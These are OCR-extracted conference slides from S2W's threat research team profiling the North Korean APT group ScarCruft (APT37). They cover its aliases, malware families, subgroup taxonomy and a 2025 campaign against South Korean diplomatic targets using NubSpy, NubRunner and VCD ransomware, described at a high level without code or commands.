S2W

ScarCruft's New Language:

Whispering in PubNub, Crafting Backdoor in Rust, Striking with Ransomware

S2W
Safe and Secure World

Jiho Kim, Threat Analysis Team (BLKSMTH)

Jaeki Kim, Threat Analysis Team (Threat Research & Intelligence Center (a.k.a TALON))

I About Speaker

Jiho Kim 

- Threat Intelligence Researcher of S2W Talon (2022.01 ~)
- Tracking Korean-speaking APT groups and Analyzing malware

@gimchesh **Jiho Kim** **gimjiho@s2w.inc**

Presentation

- 2024.09 - Go-ing arsenal: a closer look at Kimsuky's Go strategic advancement (**VB2024**)
- 2024.02 - Dive into 2023 Ransomware Threatscape & Assessment (**DCC2024**)
- 2023.06 - Info-stealer: Most bang for the buck malware (**FIRSTCON23**)

I About Speaker

Jaeki Kim

- Head of Center @Threat Research & Intelligence (a.k.a TALON) , S2W (2023.09 ~)
- Principal Researcher @Threat Research & Intelligence (a.k.a TALON) , S2W (2020.09 ~ 2023.09)
- Assistant manager @Computer Emergency Analysis Team , K-FSI (2016.10 ~ 2020.09)

@2runjack2 **Jaeki Kim** **jack2@s2w.inc**

Presentation

- 2025.09 - Follow the Money $ong: The True Rhythm of Hacktivism **(CSK2025)**
- 2024.08 - Uncovering Evidence in the Shadows of the Dark Web: Reveal The Onion (**ISCR2024**)
- 2021.09 - Operation Newton: Hi Kimsuky? Did an Apple(seed) really fall on Newton's head? (**VB2021**)
- 2019.09 - Kimsuky group: tracking the king of the spear-phishing (**VB2019**)
- 2018.10 - DOKKAEBI: Documents of Korean and Evil Binary **(VB2018)**

Index

Background

Who is ScarCruft?

ScarCruft

Alias

APT37, Reaper, Ricochet Chollima, Red Eyes, Geumseong121, etc

Malware

ROKRAT, Chinotto, FadeStealer, AblyGo, Cumulus, etc


Target Sector

Media, Research, Diplomatic, Government, etc

Target Region/Country

South Korea, Japan, Vietnam, Russia, etc

Ⅰ Who is ScarCruft?



*** Threat Actor Profile: ScarCruft by S2W's QUAXAR*

l Subgroup of ScarCruft

puNK: partially unidentified North Korean threat actor

***Threat Group Taxonomy in S2W-TALON*

DogpuNK

Windows

DROKDOC	DROKLINK
GOLDBACKDOOR	DROKBAT
Dolphin	ROKRAT

macOS

CloudMensis

Android

Cumulus
Clugin

ChinopuNK

Windows

CHINOBRIDGE	CHINOLUSH	JUMBOCHINO
CHILLYCHINO	STRONGCHINO	FadeBridge
AblyGo	Chinotto	FadeStealer
M2RAT	PubNubRAT	

Android

ChinoDroid	KevDroid/Pinomitter

puNK-006

Windows

CabAutoItDownloader

Spotlight on ChinopuNK

ChinopuNK

Windows

CHINOBRIDGE	CHINOLUSH	JUMBOCHINO
CHILLYCHINO	STRONGCHINO	FadeBridge
AblyGo	Chinotto	FadeStealer
M2RAT	PubNubRAT	New **NubSpy**
New **NubRunner**	New **TxPyLoader**	New **LightPeek**
New **VCD Ransomware**		

Android

ChinoDroid	KevDroid/Pinomitter

2018
- Fake AV Investigation Unearths **KevDroid**, New Android Malware

2020
- New Attack Exploiting Internal **Flash Vulnerability in Hangul Documents (HWP)**

2021
- ScarCruft surveilling North Korean defectors and human rights activists

2022
- TTPs $ ScarCruft Tracking Note

2023
- HWP Malware Using the **Steganography Technique**: RedEyes (ScarCruft)
- RedEyes Group Wiretapping Individuals (APT37)
- Peaking at Reaper's surveillance operations
- The Unintentional Leak: A glimpse into the attack vectors of APT37

2025
- ScarCruft's New Language: Whispering in **PubNub**, Crafting Backdoor in **Rust**, Striking with **Ransomware**

#NubSpy #CHILLYCHINO #VCD_Ransomware

Full Report

ScarCruft's New Campaign targeting South Korea

ScarCruft's New Campaign

Timeline

Since at least: Jun 30, 2025

First seen ITW: Dec 2024

Target

Country: 🇰🇷

Sector: Diplomatic

Malware/Tool

Backdoor

NubSpy

CHILLYCHINO

Stealer

LightPeek

FadeStealer

Loader

NubRunner

TxPyLoader

Ransomware

VCD Ransomware

Tool

Ultra VNC

I Attack Flow

Common Chain


NubSpy

Victim-specific Chain

NubRunner NubSpy LightPeek

TxPyLoader FadeStealer


CHILLYCHINO VCD Ransomware




Common chain

Victim-specific chain

Attack Flow: Common Chain




Attack Flow: Common Chain



